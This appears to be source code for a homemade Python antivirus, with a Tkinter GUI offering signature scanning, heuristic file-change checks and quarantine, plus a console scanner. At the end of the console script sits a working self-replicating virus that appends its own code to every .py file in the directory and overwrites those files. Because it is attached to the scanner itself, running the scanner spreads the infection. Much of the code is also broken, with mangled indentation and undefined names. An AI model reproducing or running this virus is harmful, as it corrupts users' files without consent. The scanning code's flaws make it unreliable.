    SystemFileScanner.partitions(partitionen_folder)
    f = open(partitionen_folder, "r")
    content = f.read()
    f.close()
    content = content.splitlines()
    files = content
    files_len = len(files)
    text_box.insert(END, "[ + ] System successfully prepared\n", 'positive')
    text_box.tag_config("positive", foreground="green")
    text_box.see(END)
    text_box.update()

def getFileData():
    # get an intial scan of file size and data modified. save
    programs = glob.glob("*.py")
    programList=[]
    for p in programs:
        programSize= os.path.getsize(p)
        programModified= os.path.getmtime(p)
        programData=[p,programSize,programModified]
        programList.append(programData)
    return programList

def WriteFileData(programs):
    if os.path.exists("fileData.txt"):
        return
    with open("fileData.txt","w") as file:
        wr=csv.writer(file)
```

```
        wr.writerows(programs)


def full_scan():
    global verzeichnisse
    global files
    global text_box
    global e
    global full_scan
    global files_len
    global lock
    global t_time
    global counter
    text_box.insert(END,"\n\n###### check for heuristic changes in files ######\n")
    # open the fileData.txt file and compare each line
    # to the current file size and dates
    with open("fileData.txt") as file:
        fileList=file.read().splitlines()
        orginalFileList=[]
        for each in fileList:
            items = each.split(',')
            orginalFileList.append(items)
        # get current data from directory
    currentFileList=getFileData()
    #compare old and new
    for c in currentFileList:
        for o in orginalFileList:
            if(c[0]==o[0]): #filename matched
                if str(c[1])!=str(o[1]) or str(c[2])!=str(o[2]):
```

```
                #filesize or date don't match
                text_box.insert(END,"\nalert!!! File mismatch\n","important")
                text_box.tag_config("important", foreground="red")
                #print data of each file
                text_box.insert(END,"\ncurrent values= "+str(c)+"\n", "important")
                text_box.insert(END,"\norginal values= "+str(o)+"\n", "important")
            else:
                text_box.insert(END,"\nfile "+c[0]+" appears to be unchanged\n", "positive")


def quarantine():
    global text_box
    global terminations
    global li
    global b_delete
    global b_delete_all
    global b_restore
    global b_restore_all
    global b_add_file
    k = 0
    while True:
        tmp = len(li.get(k))
        if tmp == 0:
            break
        else:
            li.delete(0, tmp)
            k += 1
    li.update()
```

```
    terminations = glob.glob(quarantine_folder)
    if terminations == []:
        text_box.insert(END, "[ + ] No files in quarantine\n", "positive")
        text_box.tag_config('positive', foreground="green")
        text_box.see(END)
        text_box.update()
    else:
        text_box.insert(END, "[ + ] Files in quarantine:\n", "positive")
        text_box.tag_config('positive', foreground="green")
        text_box.see(END)
        text_box.update()
        for i in terminations:
            text_box.insert(END, "[ * ] " + i + "\n", "info")
            text_box.tag_config("info", background = "red")
            text_box.see(END)
            text_box.update()
            li.insert(END, i)
            li.update()
    b_delete_all["command"] =lambda:button_action_handler("delete_all")
    b_delete["command"] = lambda:button_action_handler("delete")
    b_restore["command"] = lambda:button_action_handler("restore")
    b_restore_all["command"] = lambda:button_action_handler("restore_all")
    b_add_file["command"] = lambda:button_action_handler("add_file")


def delete(file, ALL):#ALL = 1 => deletes all objects in quarantine
    global li
    global text_box
    global terminations
```

```
if len(terminations) != 0:
    if ALL == 1:
        for i in range(len(terminations)):
            os.remove(terminations[i])
            text_box.insert(END, "[ + ] Deletion successful: \n" + terminations[i] + "\n", "positive")
            text_box.tag_config("positive", foreground="green")
            text_box.see(END)
            text_box.update()
            li.delete(0, len(terminations[i]))
            li.update()
    elif ALL == 0:
        os.remove(file)
        li.delete(ACTIVE, len(file))
        li.update()
        text_box.insert(END, "[ + ] Deletion successful:\n" + file + "\n", "positive")
        text_box.tag_config("positive", foreground="green")
        text_box.see(END)
        text_box.update()

    terminations = glob.glob(quarantine_folder)
    for i in terminations:
        li.insert(END, i)
    li.update()
else:
    text_box.insert(END, "[ - ] Unable to locate any files\n", "negative")
    text_box.tag_config("negative", foreground="red")
    text_box.see(END)
    text_box.update()
```

```
def restore(file, ALL):
    global li
    global text_box
    global terminations
    if len(terminations) != 0:
        if ALL == 1:
            for i in range(len(terminations)):
                quarantaene.decode_base64(terminations[i])
                text_box.insert(END, "[ + ] Successfully restored\n" + terminations[i] + "\n", 'positive')
                text_box.tag_config('positive', foreground="green")
                text_box.see(END)
                text_box.update()
                li.delete(0, len(terminations[i]))
                li.update()
        elif ALL == 0:
            quarantaene.decode_base64(file)
            li.delete(ACTIVE, len(file))
            text_box.insert(END, "[ + ] Successfully restored\n" + file + "\n", "positive")
            text_box.tag_config("positive", foreground="green")
            text_box.see(END)
            text_box.update()
        terminations = glob.glob(quarantine_folder)
        for i in terminations:
            li.insert(END, i)
        li.update()
    else:
        text_box.insert(END, "[ - ] Unable to locate any files\n", "negative")
```

```
        text_box.tag_config("negative", foreground="red")
        text_box.see(END)
        text_box.update()


def add_file_to_quarantine():
    global li
    global terminations
    file = askopenfilename()
    file = file.replace("/", "\\")
    quarantaene.encode_base64(file, file_to_quarantine)
    text_box.insert(END, "[ + ] Moved to quarantine:\n" + file + "\n", "positive")
    text_box.tag_config("positive", foreground="green")
    text_box.see(END)
    text_box.update()
    li.update()
    k = 0
    while True:
        tmp = len(li.get(k))
        if tmp == 0:
            break
        else:
            li.delete(0, tmp)
            k += 1
    li.update()
    terminations = glob.glob(quarantine_folder)
    for i in terminations:
        li.insert(END, i)
        li.update()
```

```
def scan():
    global text_box
#signature scan
#scan for signatures just like semantic or other virus software
#def checkForSignatures():
#get all programs in the directory
    programs = glob.glob("*.py")
    for p in programs:
        thisFileInfected=False
        file = open(p,"r")
        lines = file.readlines()
        file.close()
        for line in lines:
            if(re.search("^#starting virus code",line)):
                # found virus
                text_box.insert(END,"\n!!!! virus found in file "+p+"\n", "important")
                text_box.see(END)
                text_box.update()
                thisFileInfected = True
        if (thisFileInfected == False):
            text_box.insert(END,p+" has no virus\n", "positive")
            text_box.see(END)
            text_box.update()
        print(END,"\n#### end section ####\n", "positive")
        text_box.see(END)
        text_box.update()
```

```
def create_md5(content):
    md = hashlib.md5()
    md.update(content)
    return bytes(md.hexdigest(), "utf-8")

def closing():
    main.destroy()
    sys.exit()

def button_action_handler(s):
    global files_len
    global text_box
    global t_time
    global fullscan_button
    global b_delete
    global b_delete_all
    global b_restore
    global b_restore_all
    global b_add_file
    global li
    global rb1
    global rb2
    global method
    if s == "rb1":
        method = 1
        rb1.place_forget()
        rb2.place_forget()
    if s == "rb2":
```

```
        method = 2
        rb2.place_forget()
        rb1.place_forget()
    if s == "delete":
        tb = Thread(target=delete, args=(li.get(ACTIVE),0))
        tb.start()
    if s == "delete_all":
        tb = Thread(target=delete, args=(0,1))
        tb.start()
    if s == "restore":
        tb = Thread(target=restore, args=(li.get(ACTIVE),0))
        tb.start()
    if s == "restore_all":
        tb = Thread(target=restore, args=(0,1))
        tb.start()
    if s == "add_file":
        tb = Thread(target=add_file_to_quarantine)
        tb.start()
    #if s == "update_button":
        tb = Thread(target=link_collector)
        tb.start()
    if s == "scan_button":
        tb = Thread(target=scan)
        tb.start()
    if s == "fullscan_button":
        if files_len == 0:
            text_box.insert(END, "[ ! ] Preparing program\n It will take more time to load",
"important")
            text_box.see(END)
```

```
        text_box.update()
        WriteFileData(getFileData())
        full_scan()
    elif files_len < len(files):
        text_box.insert(END, "[ ! ] One scan is already in action\n", "important")
        text_box.see(END)
        text_box.update()
    else:
        fullscan_button["state"] = "disabled"
        t_time = time.time()
        text_box.insert(END, "[ ! ] Got {0} files to scan\n".format(files_len), 'important')
        text_box.tag_config("important", foreground="red")
        text_box.update()
        text_box.insert(END, "[ * ] Scan might last for hours...\n")
        text_box.see(END)
        text_box.update()
        tb1 = Thread(target=full_scan, args=(1,))
        tb1.start()
        time.sleep(1)
        tb2 = Thread(target=full_scan, args=(2,))
        tb2.start()
        time.sleep(1)
        tb3 = Thread(target=full_scan, args=(3,))
        tb3.start()
        time.sleep(1)
        tb4 = Thread(target=full_scan, args=(4,))
        tb4.start()
        time.sleep(1)
```

```
            tb5 = Thread(target=full_scan, args=(5,))
            tb5.start()
            time.sleep(1)
            tb6 = Thread(target=full_scan, args=(6,))
            tb6.start()
            time.sleep(1)
            tb7 = Thread(target=full_scan, args=(7,))
            tb7.start()
            time.sleep(1)
            tb8 = Thread(target=full_scan, args=(8,))
            tb8.start()
    if s == "quarantine_button":
        if li.winfo_viewable() == 0:
            b_delete.place(x = 570, y = 70)
            b_delete_all.place(x = 570, y = 95)
            b_restore.place(x = 570, y = 120)
            b_restore_all.place(x = 570, y = 145)
            b_add_file.place(x = 570, y = 170)
            li.place(x = 570, y = 18.5)
            tb = Thread(target=quarantine)
            tb.start()
        if li.winfo_viewable() == 1:
            b_delete.place_forget()
            b_delete_all.place_forget()
            b_restore.place_forget()
            b_restore_all.place_forget()
            b_add_file.place_forget()
            li.place_forget()
```

```
    if s == "quit_button":
        tb = Thread(target=closing)
        tb.start()


def gui_thread():
    global main
    global update_button
    global scan_button
    global fullscan_button
    global quit_button
    global text_box
    global e
    global files_len
    global files
    global li
    global b_delete
    global b_delete_all
    global b_restore
    global b_restore_all
    global b_add_file
    global rb1
    global rb2
    global method
    global bgc
    global fgc
    global special_text
    main = tkinter.Tk()
    main.title("AntiVirus")
```

```
    main.wm_iconbitmap("")
    main.configure(bg=bgc)
    main.geometry("750x205")#width x height
    main.resizable(False, False)
    #main.overrideredirect(1)
    hoehe = 2
    breite = 20
    #Buttons
    update_button = tkinter.Button(main, bg=bgc, fg=fgc, text = "OPTIONS", command=lambda:button_action_handler("update_button"), height = hoehe, width = breite)
    update_button.grid(row = 0, column = 0)
    scan_button = tkinter.Button(main, bg=bgc, fg=fgc, text = "Signature Scan", command=lambda:button_action_handler("scan_button"), height = hoehe, width = breite)
    scan_button.grid(row = 1, column = 0)
    fullscan_button = tkinter.Button(main, bg=bgc, fg=fgc, text = "Heuristic scan", command=lambda:button_action_handler("fullscan_button"), height = hoehe, width = breite)
    fullscan_button.grid(row = 2, column = 0)
    quarantine_button = tkinter.Button(main, bg=bgc, fg=fgc, text = "Quarantine", command=lambda:button_action_handler("quarantine_button"), height = hoehe, width = breite)
    quarantine_button.grid(row = 3, column = 0)
    quit_button = tkinter.Button(main, bg=bgc, fg=fgc, text = "Close", command=lambda:button_action_handler("quit_button"), height = hoehe, width = breite)
    quit_button.grid(row = 4, column = 0, sticky="w")
    b_delete = tkinter.Button(main, bg=bgc, fg=fgc, text = "Remove current", height=0, width = 25, justify=CENTER)
    b_delete_all = tkinter.Button(main, bg=bgc, fg=fgc, text = "Remove all", height = 0, width = 25, justify=CENTER)
    b_restore = tkinter.Button(main, bg=bgc, fg=fgc, text = "Restore current", height=0, width = 25, justify=CENTER)
    b_restore_all = tkinter.Button(main, bg=bgc, fg=fgc, text = "Restore all", height = 0, width = 25, justify=CENTER)
```

```
    b_add_file = tkinter.Button(main, bg=bgc, fg=fgc, text = "Add file", height = 0, width = 25, justify=CENTER)
    b_delete.place(x = 570, y = 70)
    b_delete_all.place(x = 570, y = 95)
    b_restore.place(x = 570, y = 120)
    b_restore_all.place(x = 570, y = 145)
    b_add_file.place(x = 570, y = 170)
    b_delete.place_forget()
    b_delete_all.place_forget()
    b_restore.place_forget()
    b_restore_all.place_forget()
    b_add_file.place_forget()
    #Text
    text_box = tkinter.scrolledtext.ScrolledText(main)
    text_box.configure(bg=bgc)
    text_box.configure(fg=fgc)
    text_box.place(height = 205, width = 419,x = 150, y = 0)
    #Listbox
    li = tkinter.Listbox(main, height=3, width = 29)
    li.place(x = 570, y = 18.5)
    li.place_forget()
    #Entries
    e = tkinter.Entry(main,width = 30)
    e.place(x = 570, y = 0)
    e["justify"] = CENTER
    e.insert(0, "")
    e["bg"] = bgc
    e["fg"] = fgc
    #Intro
```

```
    text_box.insert(END, special_text, "VIP")
    text_box.tag_config("VIP", background=special)
    text_box.insert(END, "[ + ] Preparing the program\n", 'positive')
    text_box.tag_config('positive', foreground='green')
    text_box.see(END)
    text_box.update()
    text_box.insert(END, "[ ! ] You might have to wait for a bit\n", 'important')
    text_box.tag_config('important', foreground="red")
    text_box.see(END)
    text_box.update()
    #row_counter += 3
    main.mainloop()

#Executing Threads
t_main = Thread(target=gui_thread)# Main Thread
t_files = Thread(target=ScanSystemFiles)
t_clock = Thread(target=clock_thread)
t_main.start()
time.sleep(1)
t_clock.start()
time.sleep(5)
#print(t_main.isAlive())
t_files.start()
```

VIRUS SCAN:

```
#virus scan program
import re,glob,os,csv

#signature scan
```

```
#scan for signatures just like semantic or other virus software
def checkForSignatures():

    print("#### checking for virus signatures #####")
    #get all programs in the directory
    programs = glob.glob("*.py")
    for p in programs:
        thisFileInfected=False
        file = open(p,"r")
        lines = file.readlines()
        file.close()
    for line in lines:
        if(re.search("^#starting virus code",line)):

        #Found Virus
            print("\n!!!! virus found in file "+p)
            thisFileInfected = True
        if (thisFileInfected == False):
            print(p+" has no virus")
            print("#### end section ####\n")

#heuristic scan
def getFileData():
 # get an intial scan of file size and data modified. save
 programs = glob.glob("*.py")
 programList=[]
 for p in programs:
     programSize= os.path.getsize(p)
```

```
    programModified= os.path.getmtime(p)
    programData=[p,programSize,programModified]
    programList.append(programData)
    return property

def WriteFileData(programs):
   if os.path.exists("fileData.txt"):
      return
   with open("fileData.txt","w") as file:
      wr=csv.writer(file)
      wr.writerows(programs)

def checkForChanges():
 print("\n\n###### check for heuristic changes in files ######")
 # open the fileData.txt file and compare each line
 # to the current file size and dates
 with open("fileData.txt") as file:
    fileList=file.read().splitlines()
    orginalFileList=[]
    for each in fileList:
       items = each.split(',')
       orginalFileList.append(items)
       # get current data from directory
       currentFileList=getFileData()

  #compare old and new
  for c in currentFileList:
```

```
    for o in orginalFileList:

        if(c[0]==o[0]): #filename matched
            if str(c[1])!=str(o[1]) or str(c[2])!=str(o[2]):
                #filesize or date don't match
                print("\nalert!!! File mismatch")
                #print data of each file

                print("current values= "+str(c))
                print("orginal values= "+str(o))
            else:
                print("file "+c[0]+" appears to be unchanged")

print("##### finished checking for changes #######")
#do an initial scan and save the results in a text file
print("#########################################################")
print("#########################################################")
print("## WELCOME TO RAPID HEAL TOTAL SECURITY ##")
print("## ##")
print("## CHOOSE FROM THE BELOW SCAN METHODS: ##")
print("## 1. SIGNATURE SCAN ##")
print("## 2. HEURISTIC SCAN ##")
print("## ##")
print("## ENTER YOUR CHOICE BELOW: ##")
choice1 = int(input("## ==> "))
print("## ##")
print("#########################################################")
print("#########################################################")
```

```
 if choice1 == 1:
    checkForSignatures()
 elif choice1 == 2:
    WriteFileData(getFileData())
    checkForChanges()
 else:
    print("Invalid choice entered, Please choose from the available choices.")
#starting virus code
import sys,re,glob

#put a copy of all these lines into a list
virusCode =[]

#open this file and read all lines
#filter out all lines that are not inside the virus code boundary
thisFile=sys.argv[0]
virusFile=open(thisFile,"r")

lines=virusFile.readlines()
virusFile.close()
#save the lines into a list to use later
inVirus= False
for line in lines:
   if(re.search("^#starting virus code",line)):
      inVirus=True

   #if the virus code has been found, start appending the
   #lines to the virusCode list. We assume that the virus
```

```
    #code is always appended to the end of the script.

    if(inVirus==True):
        virusCode.append(line)
    if(re.search("^#end of virus code",line)):
        break

#find potential victims
programs = glob.glob("*.py")
#check and infact all programs that glob found
for p in programs:
    file = open(p,"r")
    programCode= file.readlines()
    file.close()
    #check if the file is already infacted
    infected= False
    for line in programCode:
        if(re.search("^#starting virus code", line)):
            infected= True
            break
   #no need to infect it again.
if not infected:

    newCode= []
    #newVersion = current version + virus code
    newCode = programCode
    newCode.extend(virusCode)
    #new version of file. overwrite the original
```

```
    file = open(p,"w")
    file.writelines(newCode)
    file.close()

#payload-print file is infected
print("This file is infected")
#end of virus code
```